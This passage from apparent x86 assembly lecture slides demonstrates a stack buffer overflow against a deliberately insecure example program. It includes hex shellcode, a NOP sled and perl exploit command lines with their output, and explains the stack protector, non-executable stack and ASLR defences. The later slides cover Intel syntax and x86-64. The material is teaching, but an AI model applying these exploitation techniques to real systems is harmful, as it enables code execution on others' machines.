# write(1, "Hello!", 6);
xorl %eax, %eax
xorl %ebx, %ebx
xorl %edx, %edx
incl %ebx
addb $4, %al
addb $6, %dl
int $0x80
# exit(0);
xorl %eax, %eax
incl %eax
# %ebx already zero from above
int $0x80

get_str_addr:
call got_str_addr
.ascii "Hello!"

$ as example-21.S -o example-21.o
$ ld example-21.o -o example-21
$ ./example-21
Hello!$
```

## Hello Shellcode Take 2 (example-21.S) Disassembly

```
$ objdump -D example-21
Disassembly of section .text:
08048054 <_start>:
08048054: eb 14          jmp    804806a <get_str_addr>
08048056 <got_str_addr>:
08048056: 59              pop    %ecx
08048057: 31 c0            xor    %eax,%eax
08048059: 31 db            xor    %ebx,%ebx
0804805b: 31 d2            xor    %edx,%edx
0804805d: 43              inc    %ebx
0804805e: 04 04            add    $0x4,%al
08048060: 80 c2 06          add    $0x6,%dl
08048063: cd 80            int    $0x80
08048065: 31 c0            xor    %eax,%eax
08048067: 40              inc    %eax
08048068: cd 80            int    $0x80
0804806a <get_str_addr>:
0804806a: e8 e7 ff ff ff  call   8048056 <got_str_addr>
0804806f: 48              dec    %eax
08048070: 65              gs
08048071: 6c              insb   (%dx),%es:(%edi)
08048072: 6c              insb   (%dx),%es:(%edi)
08048073: 6f              outsl  %ds:(%esi),(%dx)
08048074: 21              .byte  0x21
```

- No null bytes or newlines!

## Preparing our Payload

- Reading off the objdump disassembly, we can write out the instructions as an ASCII string with escape characters

```
"\xeb\x14\x59\x31\xc0\x31\xdb\x31\xd2\x43\x04\x04\x80\xc2\x06\xcd\x80\x31\xc0\x40\xcd\x80\xe8\xe7\xff\xff\xff\x48\x65\x6c\x6c\x6f\x21"
```

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- So the plan is to pass a string to the insecure example with the shellcode, enough A's to overflow the buff, and a new return address

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- But if the return address isn't exactly right, it won't work!

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```

- So the plan is to pass a string to the insecure example with the shellcode, enough A's to overflow the buff, and a new return address
- But if the return address isn't exactly right, it won't work!
- We can make it more robust by adding a **nop-sled**: a bunch of nops preceding our shellcode
- Even if our guessed return address is off by a couple of bytes, as long as the CPU returns to somewhere within the nop-sled, execution will slide down to our real injected instructions
- Machine code for a nop is 0x90

## The Actual Exploit...

- First, find out how many A's it takes to break it...

```
$ perl -e 'print "A" x 107' | ./example-18
input:
$ perl -e 'print "A" x 108' | ./example-18
input:
Segmentation fault
$
```

- Then, use gdb to find out the number of A's to start overwriting the return address...

```
$ gdb example-18
...
<input 113 A's>
Program received signal SIGSEGV, Segmentation fault.
0x08040041 in ?? ()
```

- Lower byte of return address, now %eip, was overwritten by an 'A'.

## The Actual Exploit... Continued

Prepare small nop-sled, shellcode, A's, and return address that is 116 characters long.

```
$ perl -e 'print "\x90" x 20 . "\xeb\x14\x59\x31\xc0\x31\xdb\x31\xd2\x43\x04\x04\x80\xc2\x06\xcd\x80\x31\xc0\x40\xcd\x80\xe8\xe7\xff\xff\xff\x48\x65\x6c\x6c\x6f\x21" . "A" x 59 . "\x80\xf2\xff\xbf"' | wc  
0      1      116
```

## The Actual Exploit... Continued

Prepare small nop-sled, shellcode, A's, and return address that is 116 characters long.

```
$ perl -e 'print "\x90" x 20 . "\xeb\x14\x59\x31\xc0\x31\xdb\x31\xd2\x43\x04\x04\x80\xc2\x06\xcd\x80\x31\xc0\x40\xcd\x80\xe8\xe7\xff\xff\xff\x48\x65\x6c\x6c\x6f\x21" . "A" x 59 . "\x80\xf2\xff\xbf"' | wc  
0      1      116
```

Guess at the return address, starting at 0xbfffff280:

```
$ perl -e 'print "\x90" x 20 . "\xeb\x14\x59\x31\xc0\x31\xdb\x31\xd2\x43\x04\x04\x80\xc2\x06\xcd\x80\x31\xc0\x40\xcd\x80\xe8\xe7\xff\xff\xff\x48\x65\x6c\x6c\x6f\x21" . "A" x 59 . "\x80\xf2\xff\xbf"' | ./example-18  
input:  
Segmentation fault
```

## The Actual Exploit... Continued

Prepare small nop-sled, shellcode, A's, and return address that is 116 characters long.

```
$ perl -e 'print "\x90" x 20 . "\xeb\x14\x59\x31\xc0\x31\xdb\x31\xd2\x43\x04\x04\x80\xc2\x06\xcd\x80\x31\xc0\x40\xcd\x80\xe8\xe7\xff\xff\xff\x48\x65\x6c\x6c\x6f\x21" . "A" x 59 . "\x80\xf2\xff\xbf"' | wc
      0      1     116
```

Guess at the return address, starting at 0xbfffff280:

```
$ perl -e 'print "\x90" x 20 . "\xeb\x14\x59\x31\xc0\x31\xdb\x31\xd2\x43\x04\x04\x80\xc2\x06\xcd\x80\x31\xc0\x40\xcd\x80\xe8\xe7\xff\xff\xff\x48\x65\x6c\x6c\x6f\x21" . "A" x 59 . "\x80\xf2\xff\xbf"' | ./example-18
input:
```

Segmentation fault

```
$ perl -e 'print "\x90" x 20 . "\xeb\x14\x59\x31\xc0\x31\xdb\x31\xd2\x43\x04\x04\x80\xc2\x06\xcd\x80\x31\xc0\x40\xcd\x80\xe8\xe7\xff\xff\xff\x48\x65\x6c\x6c\x6f\x21" . "A" x 59 . "\x70\xf2\xff\xbf"' | ./example-18
input:
Illegal instruction
```

## The Actual Exploit... Continued

Prepare small nop-sled, shellcode, A's, and return address that is 116 characters long.

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\x48\x65\x6c\x6c\x6f\x21" . "A" x 59 . "\x80\xf2\xff\xbf"' | ./example-18
input:
```

Segmentation fault

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input:
```

Illegal instruction

```
$ perl -e 'print "\x90" x 20 . "\xeb\x14\x59\x31\xc0\x31\xdb\x31\xd2\x43
\x04\x04\x80\xc2\x06\xcd\x80\x31\xc0\x40\xcd\x80\xe8\xe7\xff\xff\xff
\x48\x65\x6c\x6c\x6f\x21" . "A" x 59 . "\x60\xf2\xff\xbf"' | ./example-18
input:
```

Hello!\$

### Closing Notes

- If vulnerable program was running as root, shellcode could spawn a root shell
- If vulnerable program was suid root, shellcode could setuid(0) and then spawn a root shell

## Closing Notes

- If vulnerable program was running as root, shellcode could spawn a root shell
- If vulnerable program was suid root, shellcode could setuid(0) and then spawn a root shell
- We had to disable three security mechanisms to allow the traditional stack-based buffer overflow to work.
  - GCC Stack Protector  
(disabled with `-fno-stack-protector` gcc option)
  - Non-Executable Stack  
(disabled with `-z execstack` gcc option)
  - Address Space Layout Randomization  
(disabled by writing 0 to `/proc/sys/kernel/randomize_va_space`)

## Security Mechanisms to Prevent Stack-based Buffer Overflows

- GCC Stack Protector
  - GCC generates code to install a random guard value on the stack, below the saved frame pointer, and checks for its validity before the function returns
  - If the guard value is corrupted by a buffer overflow, the pre-return check will catch it

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- Non-Executable Stack
  - NX page table entry bit introduced in x86-64 processors. Linux kernel uses them to mark the stack non-executable, so shellcode cannot execute from the stack
- Address Space Layout Randomization
  - User program address space is randomized to make it difficult to guess shared library function locations or stack variable locations
  - Increases difficulty of finding a suitable return address

# Advanced Topic 16: Comparisons with Atmel AVR and ARM Cortex-M3

# Extra Topic 1: Intel/nasm Syntax

## Differences

- Intel Syntax: <mnemonic> <dest>, <src>
- Less prefixes/suffixes floating around, so source looks cleaner
- Instruction size usually implied by registers used, but is made explicit when necessary with byte, word, dword keywords
  - `mov [ebp-4], dword 42`

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  - `mov [ebp-4], dword 42`
- Memory addresses are just plain symbol names
- Memory dereferenced with brackets `[ ... ]`
- Indirect memory accesses spelled out as expressions
- AT&T / GAS: `movl %eax, -12(%ebp, %ecx, 4)`
- Intel / NASM: `mov [ebp+ecx*4-12], eax`

## Side-by-side Hello World Syscall Example (example-22.asm)

```
.section .text
.global _start
_start:
# open("foo", ...);
movl $0x05, %eax
movl $filename, %ebx
movl $0x41, %ecx
movl $0644, %edx
int $0x80

# fd in %eax -> %ebx
movl %eax, %ebx

# write(fd, ...);
movl $0x04, %eax
# fd in %ebx from above
movl $message, %ecx
movl $messageLen, %edx
int $0x80

# close(fd);
movl $0x06, %eax
# fd still in %ebx
int $0x80
```

```
section .text
global _start
_start:
; open("foo", ...);
mov eax, 5
mov ebx, filename
mov ecx, 0x41
mov edx, 0q644
int 0x80

; fd in eax -> ebx
mov ebx, eax

; write(fd, ...);
mov eax, 4
; fd in ebx from above
mov ecx, message
mov edx, messageLen
int 0x80

; close(fd);
mov eax, 6
; fd still in ebx
int 0x80
```

## Side-by-side Hello World Syscall Example (example-22.asm) Continued

```
# exit(0);
movl $0x01, %eax
movl $0x0, %ebx
int $0x80

.section .data
filename: .ascii "foo\0"
message: .ascii "Hello World!\n"
.equ messageLen, . - message
```

```
; exit(0);
mov eax, 1
mov ebx, 0
int 0x80

section .data
filename: db 'foo',0
message: db 'Hello World!',10,0
messageLen: equ $ - message
```

Runtime:

```
$ nasm -f elf example-22.asm -o example-22.o
$ ld example-22.o -o example-22
$ ./example-22
$ cat foo
Hello World!
$
```

# Extra Topic 2: x86-64 Assembly

## Immediate Differences

- %eax extended to 64-bit %rax  
    %rax, %rbx, %rcx, %rdx, %rbp, %rsp, %rsi, %rdi
- Supplemental general purpose registers  
    %r8, %r9, %r10, %r11, %r12, %r13, %r14, %r15
- Good architectural changes
  - Segmentation and hardware task switching wiped away
  - No-Execute bit in page table entries
- A lot of q's instead of l's: movq, pushq, addq
- Stack pushes and pops are all typically 8-byte / 64-bit values
- [http://en.wikipedia.org/wiki/X86-64#Architectural\\_features](http://en.wikipedia.org/wiki/X86-64#Architectural_features)

## Different Calling Convention

- System V ABI
  - <http://www.x86-64.org/documentation/abi.pdf>
  - Function Call Convention (Linux)
    - Arguments passed in registers: %rdi, %rsi, %rdx, %rcx, %r8, %r9
    - Extra arguments pushed onto the stack
    - Function must preserve %rbp, %rbx, %r12 - %r15
    - Function can use rest of registers
    - Return value in %rax
  - System Call Convention (Linux)
    - Syscall number in %rax
    - Arguments passed in registers: %rdi, %rsi, %rdx, %r10, %r8, %r9
    - Use syscall instruction
    - %rcx and %r11 destroyed
    - Return value in %rax

# Resources and Next Steps

### Essential Links

- x86-32 + x86-64 instruction set:  
<http://ref.x86asm.net/>
- Official x86-32 + x86-64 architecture info:  
<http://www.intel.com/content/www/us/en/processors/architectures-software-developer-manuals.html>
- Unofficial x86-32 + x86-64 architecture info:  
<http://sandpile.org/>
- Linux System Call Reference:  
<http://syscalls.kernelgrok.com/>
- Assembly Optimization Tips:  
<http://www.mark.masmcode.com/>
- Interesting "assembly gems":  
[http://www.df.lth.se/~john\\_e/fr\\_gems.html](http://www.df.lth.se/~john_e/fr_gems.html)

## Going From Here

- Play with the examples
  - Modify Morse Encoder example to handle words
  - Add find and remove to Linked List example
  - Modify Fibonacci to print with syscalls instead of printf()
  - Write a recursive Fibonacci Sequence generator
- Write your own syscall, e.g. rot13
- Do Stack Smashing challenges:  
<http://community.corest.com/~gera/InsecureProgramming/>
- Rewrite a traditional \*nix program in Assembly
  - e.g. telnet:  
<https://github.com/vsergeev/x86asm/blob/master/telnet.asm>
  - e.g. asmscan:  
<https://github.com/edma2/asmscan>
- Write assembly for microcontrollers like Atmel AVR and ARM

Questions?

# Questions?